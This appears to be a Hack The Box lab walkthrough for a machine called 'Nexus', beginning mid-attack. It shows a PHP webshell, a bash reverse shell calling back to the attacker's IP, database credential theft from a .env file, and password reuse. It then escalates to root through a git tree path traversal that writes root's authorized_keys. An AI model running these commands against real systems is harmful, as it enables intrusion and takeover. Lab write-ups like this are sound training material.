

send this and intercept
sending it returns a public accessible location for the attachment

Shell as www-data
so visiting this file we get code execution
so lets get a reverse shell
GET /storage/emails/2/shell.php?cmd=bash+-c+%22bash+-i+%3E%26+/dev/tcp/10.10.16.206/4444+0%3E%261%22 HTTP/1.1
Host: billing.nexus.htb
and we get a callback
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/nexus]
└──╼ [★]$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.206] from (UNKNOWN) [10.129.21.125] 41990
bash: cannot set terminal process group (1464): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nexus:~/krayin/storage/app/public/emails/2$ whoami
whoami
www-data
www-data@nexus:~/krayin/storage/app/public/emails/2$
reading the env again but the ones on the system we get a different password for the database
www-data@nexus:~$ cat /var/www/krayin/.env
APP_NAME="Krayin CRM"
APP_ENV=local
APP_KEY=base64:n4swv+4YcBtCr1OPHBe69GxK06/X1y1vCQU1SIMIC7Q=
APP_DEBUG=true
APP_URL=http://billing.nexus.htb
APP_TIMEZONE=Asia/Kolkata
APP_LOCALE=en
APP_CURRENCY=USD

VITE_HOST=
VITE_PORT=

LOG_CHANNEL=stack
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=krayin
DB_USERNAME=krayin
DB_PASSWORD=y27xb3ha!!74GbR
DB_PREFIX=

BROADCAST_DRIVER=log
CACHE_DRIVER=file
QUEUE_CONNECTION=sync
SESSION_DRIVER=file
SESSION_LIFETIME=120

MEMCACHED_HOST=127.0.0.1

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_MAILER=smtp
MAIL_HOST=mailhog
MAIL_PORT=1025
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null
MAIL_FROM_ADDRESS=laravel@krayincrm.com
MAIL_FROM_NAME="${APP_NAME}"
MAIL_DOMAIN=webkul.com

MAIL_RECEIVER_DRIVER=sendgrid

IMAP_HOST=imap.example.com
IMAP_PORT=993
IMAP_ENCRYPTION=ssl
IMAP_VALIDATE_CERT=true
IMAP_USERNAME=your_username
IMAP_PASSWORD=your_password

AWS_ACCESS_KEY_ID=
AWS_SECRET_ACCESS_KEY=
AWS_DEFAULT_REGION=us-east-1
AWS_BUCKET=

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
listing tables we find a users table
www-data@nexus:~$ mysql -u krayin -p'y27xb3ha!!74GbR' krayin
mysql: [Warning] Using a password on the command line interface can be insecure.
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 182
Server version: 8.0.45-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| krayin |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use krayin
Database changed
mysql> show tables;
+------------------------+
| Tables_in_krayin |
+------------------------+
| activities |
| activity_files |
| activity_participants |
| attribute_options |
| attribute_values |
| attributes |
| core_config |
| countries |
| country_states |
| datagrid_saved_filters |
| email_attachments |
| email_tags |
| email_templates |
| emails |
| failed_jobs |
| groups |
| import_batches |
| imports |
| job_batches |
| jobs |
| lead_activities |
| lead_pipeline_stages |
| lead_pipelines |
| lead_products |
| lead_quotes |
| lead_sources |
| lead_stages |
| lead_tags |
| lead_types |
| leads |
| marketing_campaigns |
| marketing_events |
| migrations |
| organizations |
| person_activities |
| person_tags |
| personal_access_tokens |
| persons |
| product_activities |
| product_inventories |
| product_tags |
| products |
| quote_items |
| quotes |
| roles |
| tags |
| user_groups |
| user_password_resets |
| users |
| warehouse_activities |
| warehouse_locations |
| warehouse_tags |
| warehouses |
| web_form_attributes |
| web_forms |
| webhooks |
| workflows |
+------------------------+
57 rows in set (0.01 sec)
we got hash for james
mysql> describe users;
+-----------------+--------------+------+-----+---------+----------------+
| Field | Type | Null | Key | Default | Extra |
+-----------------+--------------+------+-----+---------+----------------+
| id | int unsigned | NO | PRI | NULL | auto_increment |
| name | varchar(255) | NO | | NULL | |
| email | varchar(255) | NO | UNI | NULL | |
| password | varchar(255) | YES | | NULL | |
| status | tinyint(1) | NO | | 0 | |
| view_permission | varchar(255) | YES | | global | |
| role_id | int unsigned | NO | MUL | NULL | |
| remember_token | varchar(100) | YES | | NULL | |
| created_at | timestamp | YES | | NULL | |
| updated_at | timestamp | YES | | NULL | |
| image | varchar(255) | YES | | NULL | |
+-----------------+--------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)

mysql> select name,password from users
    -> ;
+-------+--------------------------------------------------------------+
| name | password |
+-------+--------------------------------------------------------------+
| james | $2y$10$ez0AouNyeP4NmwjLSV5vCOAJxMLi.6fCKmGC3M6Ve5xJmWJOLRJ5i |
+-------+--------------------------------------------------------------+
1 row in set (0.00 sec)
Shell as jones
the list was exhausted so lets list users on the target and spray the db password against them
only jones and git
www-data@nexus:~$ ls /home/
git  jones
www-data@ne
and we got in
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/nexus]
└──╼ [★]$ ssh jones@nexus.htb
jones@nexus.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Jun 25 07:23:56 PM UTC 2026

  System load: 0.1
  Usage of /: 66.8% of 6.48GB
  Memory usage: 19%
  Swap usage: 0%
  Processes: 229
  Users logged in: 0
  IPv4 address for eth0: 10.129.21.125
  IPv6 address for eth0: dead:beef::a0de:adff:fefb:9ad8

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
jones@nexus:~$ cat users.t
cat: users.t: No such file or directory
jones@nexus:~$ cat user.txt
96f7e445b3bc67dcaa8094992f1eb60c
jones@nexus:~$
running the peas there is a timer for git template sync
╔══════════╣ System timers (T1053.003)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#timers
══╣ Active timers: (T1053.003)
NEXT LEFT LAST PASSED UNIT ACTIVATES
Thu 2026-06-25 20:08:19 UTC 42s Thu 2026-06-25 20:07:19 UTC 17s ago gitea-template-sync.timer gitea-template-sync.service
Thu 2026-06-25 20:09:00 UTC 1min 22s Thu 2026-06-25 19:39:01 UTC 28min ago phpsessionclean.timer phpsessionclean.service
Thu 2026-06-25 20:10:00 UTC 2min 22s Thu 2026-06-25 20:00:09 UTC 7min ago sysstat-collect.timer sysstat-collect.service
Thu 2026-06-25 20:29:21 UTC 21min Thu 2026-06-25 19:55:38 UTC 11min ago fwupd-refresh.timer fwupd-refresh.service
Thu 2026-06-25 21:47:52 UTC 1h 40min Tue 2026-05-12 11:52:41 UTC - motd-news.timer motd-news.service
Thu 2026-06-25 23:16:15 UTC 3h 8min Thu 2026-04-23 18:33:27 UTC - man-db.timer man-db.service
Fri 2026-06-26 00:00:00 UTC 3h 52min Thu 2026-06-25 18:11:01 UTC 1h 56min ago dpkg-db-backup.timer dpkg-db-backup.service
Fri 2026-06-26 00:00:00 UTC 3h 52min Thu 2026-06-25 18:11:01 UTC 1h 56min ago logrotate.timer logrotate.service
Fri 2026-06-26 00:07:00 UTC 3h 59min - - sysstat-summary.timer sysstat-summary.service
Fri 2026-06-26 01:47:14 UTC 5h 39min Mon 2025-03-31 16:38:00 UTC - apt-daily.timer apt-daily.service
Fri 2026-06-26 06:47:43 UTC 10h Thu 2026-06-25 18:21:06 UTC 1h 46min ago apt-daily-upgrade.timer apt-daily-upgrade.service
Fri 2026-06-26 18:15:58 UTC 22h Thu 2026-06-25 18:15:58 UTC 1h 51min ago update-notifier-download.timer update-notifier-download.service
Fri 2026-06-26 18:25:58 UTC 22h Thu 2026-06-25 18:25:58 UTC 1h 41min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
Sat 2026-06-27 20:21:29 UTC 2 days Mon 2026-03-23 10:50:29 UTC - update-notifier-motd.timer update-notifier-motd.service
Sun 2026-06-28 03:10:17 UTC 2 days Thu 2026-06-25 18:11:18 UTC 1h 56min ago e2scrub_all.timer e2scrub_all.service
Mon 2026-06-29 00:55:46 UTC 3 days Thu 2026-06-25 19:41:28 UTC 26min ago fstrim.timer fstrim.service
- - - - apport-autoreport.timer apport-autoreport.service
- - - - snapd.snap-repair.timer snapd.snap-repair.service
- - - - ua-timer.timer ua-timer.service
══╣ Disabled timers: (T1053.003)
here is its configuration, it is running this python script
jones@nexus:~$ systemctl cat gitea-template-sync.service
# /etc/systemd/system/gitea-template-sync.service
[Unit]
Description=Sync Gitea templates
After=network-online.target

[Service]
Type=oneshot
User=root
ExecStart=/usr/bin/python3 /etc/gitea/template-sync.py
TimeoutStartSec=50s
jones@nexus:~$ systemctl cat gitea-template-sync.timer
# /etc/systemd/system/gitea-template-sync.timer
[Unit]
Description=Run Gitea template sync every minute

[Timer]
OnBootSec=1min
OnUnitActiveSec=1min
Unit=gitea-template-sync.service

[Install]
WantedBy=timers.target
here is the script
jones@nexus:~$ cat /etc/gitea/template-sync.py
import os
import sys
import json
import subprocess
import time
import urllib.request

GITEA_URL = "http://localhost:3000"
REPO_ROOT = "/var/lib/gitea/data/gitea-repositories"
STAGING_DIR = "/home/git/template-staging"
LOG_FILE = "/var/log/template-sync.log"

def log(msg):
    ts = time.strftime("%Y-%m-%d %H:%M:%S")
    line = "[%s] %s" % (ts, msg)
    print(line, flush=True)
    try:
        os.makedirs(os.path.dirname(LOG_FILE), exist_ok=True)
        with open(LOG_FILE, 'a') as f:
            f.write(line + '\n')
    except:
        pass

def load_config():
    config = {}
    for path in ['/etc/gitea/template-sync.conf', '/opt/forge/app/.env']:
        try:
            with open(path) as f:
                for line in f:
                    line = line.strip()
                    if line and not line.startswith('#') and '=' in line:
                        k, v = line.split('=', 1)
                        config[k.strip()] = v.strip()
        except:
            pass
    return config

def get_token():
    cfg = load_config()
    return cfg.get('GITEA_API_TOKEN')

def get_template_repos(token):
    url = "%s/api/v1/repos/search?limit=50" % GITEA_URL
    req = urllib.request.Request(url, headers={
        'Authorization': 'token %s' % token
    })
    try:
        with urllib.request.urlopen(req) as resp:
            data = json.loads(resp.read())
            repos = data.get('data', data) if isinstance(data, dict) else data
            return [r for r in repos if r.get('template', False)]
    except Exception as e:
        log("API error: %s" % e)
        return []

def sync_template(repo_info):
    owner = repo_info['owner']['login']
    name = repo_info['name'].lower()
    bare_path = os.path.join(REPO_ROOT, owner, "%s.git" % name)
    stage_path = os.path.join(STAGING_DIR, owner, name)

    if not os.path.isdir(bare_path):
        log("  repo not found: %s" % bare_path)
        return

    # Read tree entries from the bare repository
    try:
        GIT = ['git', '-c', 'safe.directory=*']
        result = subprocess.run(
            GIT + ['ls-tree', '-r', 'HEAD'],
            cwd=bare_path,
            capture_output=True, text=True, timeout=10
        )
        if result.returncode != 0:
            log("  ls-tree failed: %s" % result.stderr.strip())
            return
    except Exception as e:
        log("  ls-tree error: %s" % e)
        return

    entries = []
    for line in result.stdout.strip().split('\n'):
        if not line:
            continue
        parts = line.split('\t', 1)
        if len(parts) != 2:
            continue
        meta, filepath = parts
        mode, objtype, objhash = meta.split()
        if objtype == 'blob':
            entries.append((mode, objhash, filepath))

    if not entries:
        log("  no files in template")
        return

    # Extract files to staging directory
    for mode, objhash, filepath in entries:
        target = os.path.join(stage_path, filepath)
        target_dir = os.path.dirname(target)

        try:
            os.makedirs(target_dir, exist_ok=True)
            GIT = ['git', '-c', 'safe.directory=*']
            cat_result = subprocess.run(
                GIT + ['cat-file', 'blob', objhash],
                cwd=bare_path,
                capture_output=True, timeout=10
            )
            if cat_result.returncode != 0:
                continue

            with open(target, 'wb') as f:
                f.write(cat_result.stdout)

            if mode == '100755':
                os.chmod(target, 0o755)
            else:
                os.chmod(target, 0o644)

            log("  synced: %s" % filepath)
        except Exception as e:
            log("  error syncing %s: %s" % (filepath, e))

def main():
    log("Template sync starting")

    token = get_token()
    if not token:
        log("No API token found")
        sys.exit(1)

    templates = get_template_repos(token)
    log("Found %d template repo(s)" % len(templates))

    for repo in templates:
        name = repo['full_name']
        log("Syncing template: %s" % name)
        sync_template(repo)

    log("Template sync complete")

if __name__ == '__main__':
    main()
this line is vulnerable to path traversal
target = os.path.join(stage_path, filepath)the issue with this file that it lacks sanitization, if file path contains ../../../ sequences, os.path.join will happily walk you straight out of STAGING_DIR and write anywhere on disk with the file mode preserved (0o755 if the git blob's mode is 100755) which makes me think of git tree path traversal → arbitrary file write, and if this service runs as root (it is ), then we can write whatever we need as root

we can login to jones at gitea
first generate key
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/nexus]
└──╼ [★]$ ssh-keygen -t ed25519 -f id
Generating public/private ed25519 key pair.
Enter passphrase for "id" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id
Your public key has been saved in id.pub
The key fingerprint is:
SHA256:Srp/SwiptkijqfEYkX/urtT9t4dXY7tFNrzTGN7Vgac jimmex@attacker
The key's randomart image is:
+--[ED25519 256]--+
| |
| . |
| . o |
| . . + o|
| o o . S E.o=|
| o o = o .+*=|
| oo= + + . . oo=+|
| oX.+ . o. o o ...|
| B ++=...oo.+ .. |
+----[SHA256]-----+
and get a token
jones@nexus:~$ curl -X POST -u jones:'y27xb3ha!!74GbR' http://127.0.0.1:3000/api/v1/users/jones/tokens -H "Content-Type: application/json" -d '{"name":"evil-token","scopes":["al
l"]}'
{"id":2,"name":"evil-token","sha1":"77fe5d858dc84bce3f13f5e792d1df6645b8a7ed","token_last_eight":"45b8a7ed","scopes":["all"],"created_at":"0001-01-01T00:00:00Z","last_used_at":"0001-01-01T00:00:00Z"}

create a new repo and mark it as template
then create the vulnerable tree
jones@nexus:~/shell$ BLOB=$(git hash-object -w authorized_keys)
jones@nexus:~/shell$ S1=$(printf '100644 blob %s\tauthorized_keys\n' "$BLOB" | git mktree)
jones@nexus:~/shell$ S2=$(printf '040000 tree %s\t.ssh\n' "$S1" | git mktree)
jones@nexus:~/shell$ S3=$(printf '040000 tree %s\troot\n' "$S2" | git mktree)
jones@nexus:~/shell$ S4=$(printf '040000 tree %s\t..\n' "$S3" | git mktree)
S5=$(printf '040000 tree %s\t..\n' "$S4" | git mktree)
S6=$(printf '040000 tree %s\t..\n' "$S5" | git mktree)
S7=$(printf '040000 tree %s\t..\n' "$S6" | git mktree)
S8=$(printf '040000 tree %s\t..\n' "$S7" | git mktree)
jones@nexus:~/shell$ git cat-file -p $S8 # should show: tree < S7-hash> ..
git cat-file -p $S3 # should show: tree < S2-hash> root
git cat-file -p $S2 # should show: tree < S1-hash> .ssh
git cat-file -p $S1 # should show: blob < hash> authorized_keys
040000 tree 5ee7218d8246c514b4e7350c30b7c1a7e0473421    ..
040000 tree 5339ceb25397b1fa9b8dba5ffa6327ac9aaa699b    root
040000 tree 45f20871bb8cc4b501141114212f63e59204b944    .ssh
100644 blob 1badaaf9398cdc2415919429c26b80abc1866d13    authorized_keys
and commit and push
jones@nexus:~/shell$ COMMIT=$(git commit-tree $S8 -m "evil2" )
jones@nexus:~/shell$ git update-ref refs/heads/master $COMMIT
jones@nexus:~/shell$ git push origin master --force
warning: unable to access '../../../../../root/.gitattributes': Permission denied
warning: unable to access '../../../../../root/.ssh/.gitattributes': Permission denied
Enumerating objects: 10, done.
Counting objects: 100% (10/10), done.
Delta compression using up to 2 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (10/10), 574 bytes | 287.00 KiB/s, done.
Total 10 (delta 0), reused 0 (delta 0), pack-reused 0
remote: . Processing 1 references
remote: Processed 1 references in total
To http://127.0.0.1:3000/jones/shell.git
 + 000f24b...1985328 master -> master (forced update)
then watch the logs to see the files synced
jones@nexus:~/shell$ tail -f /var/log/template-sync.log
[2026-06-25 20:34:20] Template sync starting
[2026-06-25 20:34:20] Found 1 template repo(s)
[2026-06-25 20:34:20] Syncing template: jones/shell
[2026-06-25 20:34:20]   synced: ../../../../../authorized_keys
[2026-06-25 20:34:20] Template sync complete
[2026-06-25 20:35:20] Template sync starting
[2026-06-25 20:35:20] Found 1 template repo(s)
[2026-06-25 20:35:20] Syncing template: jones/shell
[2026-06-25 20:35:20]   synced: ../../../../../root/.ssh/authorized_keys
[2026-06-25 20:35:20] Template sync complete
[2026-06-25 20:36:20] Template sync starting
[2026-06-25 20:36:20] Found 1 template repo(s)
[2026-06-25 20:36:20] Syncing template: jones/shell
[2026-06-25 20:36:20]   synced: ../../../../../root/.ssh/authorized_keys
[2026-06-25 20:36:20] Template sync complete
then we can login as you can see
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/nexus]
└──╼ [★]$ ssh -i id root@nexus.htb
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Jun 25 08:36:26 PM UTC 2026

  System load: 0.0
  Usage of /: 68.4% of 6.48GB
  Memory usage: 27%
  Swap usage: 0%
  Processes: 246
  Users logged in: 1
  IPv4 address for eth0: 10.129.21.125
  IPv6 address for eth0: dead:beef::a0de:adff:fefb:9ad8

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

root@nexus:~#
Beyond root
here is the full script to automate it just if you did it manually before make sure to delete the used token and the repo if you called it shell
import subprocess
import sys
import os
import json
import urllib.request

GITEA_URL = "http://127.0.0.1:3000"
GITEA_USER = "jones"
GITEA_PASS = "y27xb3ha!!74GbR"   # confirmed cred reuse for this account
